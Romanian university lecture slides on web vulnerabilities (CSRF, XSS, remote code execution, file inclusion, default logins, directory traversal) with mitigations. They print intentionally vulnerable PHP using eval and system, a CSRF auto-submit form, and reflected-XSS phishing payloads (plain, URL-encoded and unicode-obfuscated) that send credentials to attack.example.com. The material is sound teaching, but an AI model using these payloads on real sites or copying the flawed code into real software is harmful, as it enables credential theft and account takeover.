

Securitate Software

XI Vulnerabilități web

XSS, CSRF, LFI, RFI

Objective

- prezentarea aspectelor teoretice din spatele vulnerabilităților Web comune
- prezentarea vulnerabilităților
 - Cross-Site Scripting (XSS)
 - Cross-Site Request Forgery (CSRF)
 - LFI, RFI, etc.

- 1 Cross-Site Request Forgery (CSRF)
- 2 Cross-Site Scripting (XSS)
- 3 Alte vulnerabilitati

Remote code execution

- Permit executarea de cod pe serverul vulnerabil
 - De obicei, ca un user limitat (www-data, apache), dar nu e o regulă
- Duc la compromiterea întregului server
- Deseori sunt prezente din cauza erorilor de programare în PHP, ASP, Java, etc.
- Exemple:
 - register_globals în PHP
 - Permite setarea oricărei variabile globale
 - XMLRPC
 - Permite pasarea de input nevalidat funcției eval()

Remote code execution

- Exemplu (folosind eval):

```
<?
$expresie = $_GET['exp'];
eval('$res = ' . $expresie . ';' );
echo $res;
?>
```

- Exemplu (folosind system):

```
<?
$dst = $_POST['dst']
$subject = $_POST['subject']
$email = $_POST['email']
system('sendmail $dst -s $subject $email')
?>
```

CSRF

Efect neanticipat pentru un URL

- Scenariu:
 - un utilizator este logat pe un site (cu un SessionID care nu a expirat) pe un site mai sensibil din punct de vedere al securității
 - chiar dacă închide fereastra browserului, sesiunea rămâne activă
 - dacă accesează un link de pe acel site își continuă sesiunea
- problema:
 - primește dintr-o altă sursă un link, ex.

`https://www.myBank.com/transfer.php?ammount1000&to=attacker`

CSRF (III)

Un atacator poate păcăli utilizatorul (browserul acestuia):

- să trimită o cerere malițioasă (ex. URL de mai sus)
- → o acțiune malițioasă efectuată în numele utilizatorului

CSRF (II)

- de unde poate proveni link-ul?
 - un site malițios
 - un e-mail malițios (social engineering, spam)
 - mesaje pe site-uri de socializare, forumuri, etc.
- linkurile pot fi ascunse
 - din HTML (ex. "click [aici](#) pentru a vă vedea notele")
 - folosind URL-uri scurte (ex. goo.gl, tinyurl, etc)
 - IFRAME ascuns
 - ``
- se pot construi cereri HTTP POST malițioase

CSRF - exemplu

Step 0

The web site is sinfully architected to use text in the querystring as instructed from the user (read, delete, etc.).

Step 1

User logs on to the web site and authenticates.



Step 3

Web server dutifully deletes the user's inbox!


Step 2

User opens a web page that includes a web application instruction in the query string.



```
<img src=http://www.server.com/foo.php?delete all>
```

CSRF - exemplu (II)



Browser automatically visits the URL to obtain what it believes will be an image

Tipuri de atacuri CSRF

- atac bazat pe o cerere de tip **GET**:
 - de obicei conține un string ce reprezintă o interogare
 - exprimat prin verbe ca
 - *http://acme.com/request.php?create-new*
 - *http://acme.com/request.php?delete-NNNN*
- atac bazat pe o cerere de tip **POST**
 - necesitatea unor câmpuri din pagina pentru a face anumite acțiuni
 - protejează împotriva unor atacuri simple GET
 - câmpul poate fi completat și transmis automat de un script JavaScript din pagina atacatorului
- CSRF stocat
 - link-ul CSRF este stocat pe pagina vulnerabilă
 - ex. se stochează un tag IFRAME sau IMG într-un câmp ce accepta HTML
 - ex. printr-un atac XSS mai complex
 - → severitatea atacului este amplificată
 - probabilitatea ca victima să vadă pagina infectată este mult mai mare (decât o pagină aleatoare)
 - victima este deja autentificată
 - dificil de identificat paginile infectate

CSRF - exemplu, cerere POST

CWE-352

```
<form action="/url/profile.php" method="post">
<input type="text" name="firstname"/>
<input type="text" name="lastname"/>
<br/>
<input type="text" name="email"/>
<input type="submit" name="submit" value="Update"/>
</form>
```

● pagina web vulnerabilă

```
session_start();
if (! session_is_registered("username")) {
    echo "invalid session detected!";
    // Redirect user to login page
    [...]
    exit;
}
update_profile();
function update_profile {
    SendUpdateToDatabase($_SESSION['username'], $_POST['email']);
    [...]
    echo "Your profile has been successfully updated.";
}
```

CSRF - exemplu, cerere POST (II)

cod atacator

```

<SCRIPT>
function SendAttack () {
form.email = "attacker@example.com";
// send to profile.php
form.submit();
}
</SCRIPT>

<BODY onload="javascript:SendAttack();">

<form action="http://victim.example.com/profile.php" id="form" method="post">
<input type="hidden" name="firstname" value="Funny">
<input type="hidden" name="lastname" value="Joke">
<br/>
<input type="hidden" name="email">
</form>

```

CSRF - referințe CWE

- CWE-345 "Insufficient Verification of Data Authenticity"
 - codul nu verifică corect autenticitatea datelor
 - se accepta date invalide
- locul 12 in top 25 CWE/SANS vulnerabilități (2011)

Protejarea împotriva CSRF

- verificarea câmpului REFERRER din cererea HTTP
 - câmpul e setat la pagina care conține link-ul
- se acceptă doar pagini legitime de unde utilizatorul ar fi putut face cererea
 - ex. serverul verifică pentru fiecare cerere valoarea câmpului *Referrer* (trebuie să conțină doar pagini postate de server)
 - cererea este rezultatul unui *click* de pe pagina serverului
- limitări
 - câmpul e opțional (nu este mereu prezent)
 - se resping cererile care conțin o valoare greșită a câmpului dar se acceptă cereri pentru care referrer nu este setat
 - atac MITM (man in the middle)
 - cererea HTTP e modificată de un terț după ce aceasta este trimisă din browser, terț care interceptează comunicația

Protejarea împotriva CSRF (II)

- utilizarea unei chei speciale (token)
- poate fi inserată într-un *hidden POST field*, *custom HTTP header*, parametru GET, etc.
 - trebuie sa fie cât mai greu de prezis (la fel ca session ID)
 - ruby-on-rails folosește automat astfel de chei pentru toate linkurile, OWASP CSRFGuard Java library
 - varianta recomandată
- problema de design
- cheia nu trebuie inclusă în cookie (poate fi aflată)
- session timeout (reduce fereastra de atac), atacatorul nu trebuie sa extindă contorul de *timeout*
- 2-factor pentru tranzacții

CSRF

- Transaction drive through: cerere pentru cerere
 - la fiecare cerere a clientului se răspunde cu o cerere de autentificare
- vulnerabilitate pentru care validarea datelor primite nu ajuta (toate datele sunt valide)

Pagini web dinamice

- codul trimis de server e dinamic
- JavaScript - limbaj foarte utilizat, client-side
- paginile sunt mult mai interactive
- conținutul poate fi modificat (de obicei DOM)
- se pot urmări acțiuni (mouse, tastatură)
- se pot efectua cereri HTTP și se pot interpreta răspunsuri
- se pot menține conexiuni permanente (AJAX)
- se pot citi și scrie cookie-uri

```
<html><body> Hello , <b> <script>
var a = 1;
var b = 2;
document.write( "Hello World ", a+b, " times!</b>" );
</script> </body></html>
```

- Javascript - limbaj de programare care permite implementarea unor funcționalități complexe
- implicații de securitate
- XSS - ocolirea SOP

XSS / JS - implicații de securitate

- scripturile JS pot accesa date sensibile
- un script pe un site A nu ar trebui să poată accesa date ale paginilor de pe un site B
 - ex. scripturi de pe *attacker.com* nu ar trebui să:
 - poată modifica layout-ul paginilor de pe *bank.com*
 - acceseze apăsări de taste de pe *bank.com*
 - acceseze cookie-uri ale *bank.com*
- defensivă: SOP (Same Origin Policy)
 - folosită de browser pentru a izola scripturile Javascript
 - presupune asocierea elementelor din pagina web cu o anumită origine
 - doar scripturile primite de la o anumita pagina (origine) pot accesa elementele paginii web

XSS

- tipuri
 - stored XSS (persistent, type 2)
 - reflected XSS (non-persistent, type 1)
 - DOOM-based (type 0)
- atacuri
 - JavaScript injection
 - browser redirection
 - IFRAME injection
 - furt cookie sau session ID
- atacurile XSS sunt "interactive", depind de existența altor utilizatori activi în aplicație
- vectori de atac
 - serverul poate deservi cod JavaScript malițios, generat de atacator
 - scopul este de a rula codul în browserul clientului
 - abilitatea de a lăsa conținut pe server este punctul de intrare al unui astfel de atac
 - problema constă în validări insuficiente (sau lipsa validărilor) asupra conținutului pe care utilizatorii îl pot stoca pe server

Stored XSS (persistent, type 2)

- aplicație guestbook
 - oricine poate lăsa comentarii
 - toate comentariile sunt vizibile într-o listă de către ceilalți utilizatori
 - un utilizator introduce ca și comentariu
`<script >alert('XSS!')</script>`
 - scriptul se va executa în browserul tuturor celor care accesează lista de comentarii
- deosebit de grav, utilizatorul trebuie doar să acceseze pagina respectivă, de pe un site considerat sigur

Stored XSS (persistent, type 2) - exemple

1. CreateUser.php

```
$username = mysql_real_escape_string($username);
$fullName = mysql_real_escape_string($fullName);
$query = sprintf('Insert Into users (username,password) Values ("%s",',
mysql_query($query);
/.../
```

ListUsers.php

```
$query = 'Select * From users Where loggedIn=true';
$results = mysql_query($query);
if (!$results) {
    exit;
}
//Print list of users to page
echo '<div id="userlist">Currently Active Users:';
while ($row = mysql_fetch_assoc($results)) {
    echo '<div class="userNames">' . $row['fullname'] . '</div>';
}
echo '</div>';
```

2. Samy on MySpace

Reflected XSS (non-persistent, type 1)

- serverul preia date din cererea HTTP și le "reflectă" în răspunsul HTTP
- exploatarea are loc atunci când un atacator provoacă victima să trimită către serverul vulnerabil o cerere cu conținut malițios, conținut executat în browser
- ex. parametru în URL
`http://example.com/page?var=<script>alert('xss')</script>`
- câmpul *var* e afișat ca atare în răspunsul HTTP
- URL poate fi obfuscat (HTML escape sau folosind JavaScript) sau se pot folosi URL-uri scurte

Reflected XSS (non-persistent, type 1) - exemple

1. `$username = $_GET['username'];`
`echo '<div class="header"> Welcome, ' . $username . '</div>';`
2. `http://trustedSite.example.com/welcome.php?username=<Script`
`Language="Javascript">alert("You've been attacked!");`
`</Script>`
3. `http://trustedSite.example.com/welcome.php?username=<div`
`id="stealPassword">Please Login:<form name="input"`
`action="http://attack.example.com/stealPassword.php"`
`method="post">Username: <input type="text" name="username"`
`/>
Password: <input type="password" name="password"`
`/>
<input type="submit" value="Login" /></form></div>`

Reflected XSS (non-persistent, type 1) - exemple II

4. `<div class="header"> Welcome , <div id="stealPassword"> Please Login :`

```
<form name="input" action="attack.example.com/stealPassword.php" method="post">
Username: <input type="text" name="username" /><br/>
Password: <input type="password" name="password" /><br/>
<input type="submit" value="Login" />
</form>
</div></div>
```

5. `trustedSite.example.com/welcome.php?username=%3Cdiv+id%3D%22stealPassword%22%3EPlease+Login%3A%3Cform+name%3D%22input%22+action%3D%22http%3A%2F%2Fattack.example.com%2FstealPassword.php%22+method%3D%22post%22%3EUsername%3A+%3Cinput+type%3D%22text%22+name%3D%22username%22+%2F%3E%3Cbr%2F%3EPassword%3A+%3Cinput+type%3D%22password%22+name%3D%22password%22+%2F%3E%3Cinput+type%3D%22submit%22+value%3D%22Login%22+%2F%3E%3C%2Fform%3E%3C%2Fdiv%3E%0D%0A`

Reflected XSS (non-persistent, type 1) - exemple III

6. `trustedSite.example.com/welcome.php?username=<script+type="text/javascript">`
`document.write('\u003C\u0064\u0069\u0076\u0020\u0069\u0064\u003D\u0022\u0073`
`\u0074\u0065\u0061\u006C\u0050\u0061\u0073\u0073\u0077\u006F\u0072\u0064`
`\u0022\u003E\u0050\u006C\u0065\u0061\u0073\u0065\u0020\u004C\u006F\u0067`
`\u0069\u006E\u003A\u003C\u0066\u006F\u0072\u006D\u0020\u006E\u0061\u006D`
`\u0065\u003D\u0022\u0069\u006E\u0070\u0075\u0074\u0022\u0020\u0061\u0063`
`\u0074\u0069\u006F\u006E\u003D\u0022\u0068\u0074\u0074\u0070\u003A\u002F`
`\u002F\u0061\u0074\u0074\u0061\u0063\u006B\u002E\u0065\u0078\u0061\u006D`
`\u0070\u006C\u0065\u002E\u0063\u006F\u006D\u002F\u0073\u0074\u0065\u0061`
`\u006C\u0050\u0061\u0073\u0073\u0077\u006F\u0072\u0064\u002E\u0070\u0068`
`\u0070\u0022\u0020\u006D\u0065\u0074\u0068\u006F\u0064\u003D\u0022\u0070`
`\u006F\u0073\u0074\u0022\u003E\u0055\u0055\u0073\u0065\u0072\u006E\u0061\u006D`
`\u0065\u003A\u0020\u003C\u0069\u006E\u0070\u0075\u0075\u0074\u0020\u0074\u0079`
`\u0070\u0065\u003D\u0022\u0074\u0065\u0078\u0074\u0022\u0020\u006E\u0061`
`\u006D\u0065\u003D\u0022\u0075\u0073\u0065\u0072\u006E\u0061\u006D\u0065`
`\u0022\u0020\u002F\u003E\u003C\u0062\u0072\u002F\u003E\u0050\u0061\u0073`
`\u0073\u0077\u006F\u0072\u0064\u003A\u0020\u003C\u0069\u006E\u0070\u0075`
`\u0074\u0020\u0074\u0079\u0070\u0070\u0065\u003D\u0022\u0070\u0061\u0073\u0073`
`\u0077\u006F\u0072\u0064\u0022\u0020\u006E\u0061\u006D\u0065\u003D\u0022`
`\u0070\u0061\u0073\u0073\u0077\u006F\u0072\u0064\u0022\u0020\u002F\u003E`
`\u003C\u0069\u006E\u0070\u0075\u0074\u0020\u0074\u0079\u0070\u0065\u003D`
`\u0022\u0073\u0075\u0062\u006D\u0069\u0074\u0022\u0020\u0076\u0061\u006C`
`\u0075\u0065\u003D\u0022\u004C\u006F\u0067\u0069\u006E\u0022\u0020\u002F`
`\u003E\u003C\u002F\u0066\u006F\u0072\u006D\u003E\u003C\u002F\u0064\u0069`
`\u0076\u003E\u0000D')</script>`

DOM-based XSS (type 0)

- un atac strict pe partea clientului (nu e implicată o comunicare client-server)
- numele provine de la gestiunea incorectă a obiectelor DOM (Document Object Model)
- clientul accesează un URL malițios
- conținutul URL-ului este interpretat de JavaScript și afișat în pagină
- ex:

`http://example.com/page.html?var=Mary`

- pagina conține scriptul:

```
var pos=document.URL.indexOf("var")+4;  
document.write(document.URL.substring(pos,  
document.URL.length));
```

- un atacator poate furniza următorul URL

```
http://example.com/page.html?var=<script>  
alert(document.cookie)</script>
```

XSS - atacuri

- referințe CWE: CWE-20, CWE-74, CWE-79
- JavaScript injection
 - acces la datele sensibile
 - modificarea conținutului paginii
 - clickJacking
- browser redirection
 - redirectare către pagini malițioase / reclame
- IFRAME injection
 - affiliate ads, malware scripts
- stealing cookies & session IDs

XSS - protejare

- input validation
 - filtrare / escape
 - neacceptarea codului JavaScript / HTML
 - sursa problemei poate fi ascunsă (în spatele unei interfețe dintr-un framework)
- testare manuală
- testare automată

Code review

- *ASP.NET*: `PathInfo`, `Request.*`, `Response.*`, `<%=`, web-page object manipulation
- *ASP*: `Request.*`, `Response.*`, and `<%=` when the data is not validated correctly
- *Ruby on Rail*: `<%=`, `cookies` or `redirect_to` with untrusted data
- *Python*: `form.getvalue`, `SimpleCookie` when data is not validated correctly
- *ColdFusion*: `<cfoutput>`, `<cfcookie>`, and `<cfheader>`
- *PHP*: accessing `$_REQUEST`, `$_GET`, `$_POST`, or `$_SERVER` followed by `echo`, `print`, `header`, or `printf`
- *CGI/Perl*: calling `param()` in a CGI object
- *mod_perl*: `Apache::Request` followed by `Apache::Response` or `header_out`
- *ISAPI (C/C++)*: Reading from a data element in `EXTENSION_CONROL_BLOCK`, such as `lpszQueryString`, or method such as `GetServerVariable` or `ReadClient`, and then calling `WriteClient` with the data or passing similar data to `AddResponseHeaders`
- *ISAPI MFC*: `CHttpServer` or `CHttpServerFilter` and then writing out to a `CHttpServerContext` object
- *JSP*: `addCookie`, `getRequest`, `request.getParameter` followed by `<jsp:setProperty` or `<%=` or `response.sendDirectly`

XSS - exemplu Yahoo Mail mobile

- persistent XSS (stored)
- raportat către Yahoo în 11 noiembrie 2015
- e-mail cu conținutul
`' "><svg/onload=prompt(1337)>`
- la accesarea mesajului codul malițios se executa automat
- reparat în 21 noiembrie 2015
<http://pwnrules.com/persistent-xss-yahoo-mail-inbox/>

Remote code execution

Exemple:

- Local File Inclusion
 - Se permite includerea și executarea unui fișier local
 - Putem injecta cod într-un log de apache pe care apoi să-l includem
- Remote File Inclusion
 - Se permite includerea și executarea unui fișier remote
- Alte vulnerabilități specifice fiecărei aplicații în parte

Default login

- Aplicația web utilizează credențiale default
- De obicei, acest lucru se întâmplă din cauza configurării proaste
 - Admin-ul ar trebui să dezactiveze orice formă de credențiale default
- Exemple foarte comune:
 - admin:blank
 - admin:admin
 - admin:root
- Este ușor să aflăm aceste credențiale default, citind manualul aplicației web
 - <http://www.routerpasswords.com>

Default login (II)

Mitigări:

- Dezactivarea tuturor conturilor default
- Utilizarea de user-names și parole puternice

Directory transversal

- Validare insuficientă a input-ului – caracterele speciale nu sunt filtrate
 - .., /, \
- Pasând un input cu astfel de caractere, putem obține acces la întregul file-system
 - Dacă input-ul este tratat ca o cale sau nume de fișier
- Cu o astfel de vulnerabilitate, putem obține:
 - Info leaks (path-uri, fișiere existente, etc.)
 - Code execution (local-file inclusion)

Directory transversal (II)

Mitigări:

- Nu utilizați input de la user în căi de fișiere
- Utilizare de ID-uri în loc de nume explicite în input
- Sanitizarea input-ului (eliminarea caracterelor nedorite)
- chroot jails

Bibliografie

- “24 Deadly Sins of Software Security”, chapter 1, 2, 3, 4, pp. 3 – 88
- XSS vulnerability found on mobile site of Yahoo! Mail,
<http://www.scmagazineuk.com/xss-vuln-found-on-mobile-site-of-yahoo-mail/article/457357/>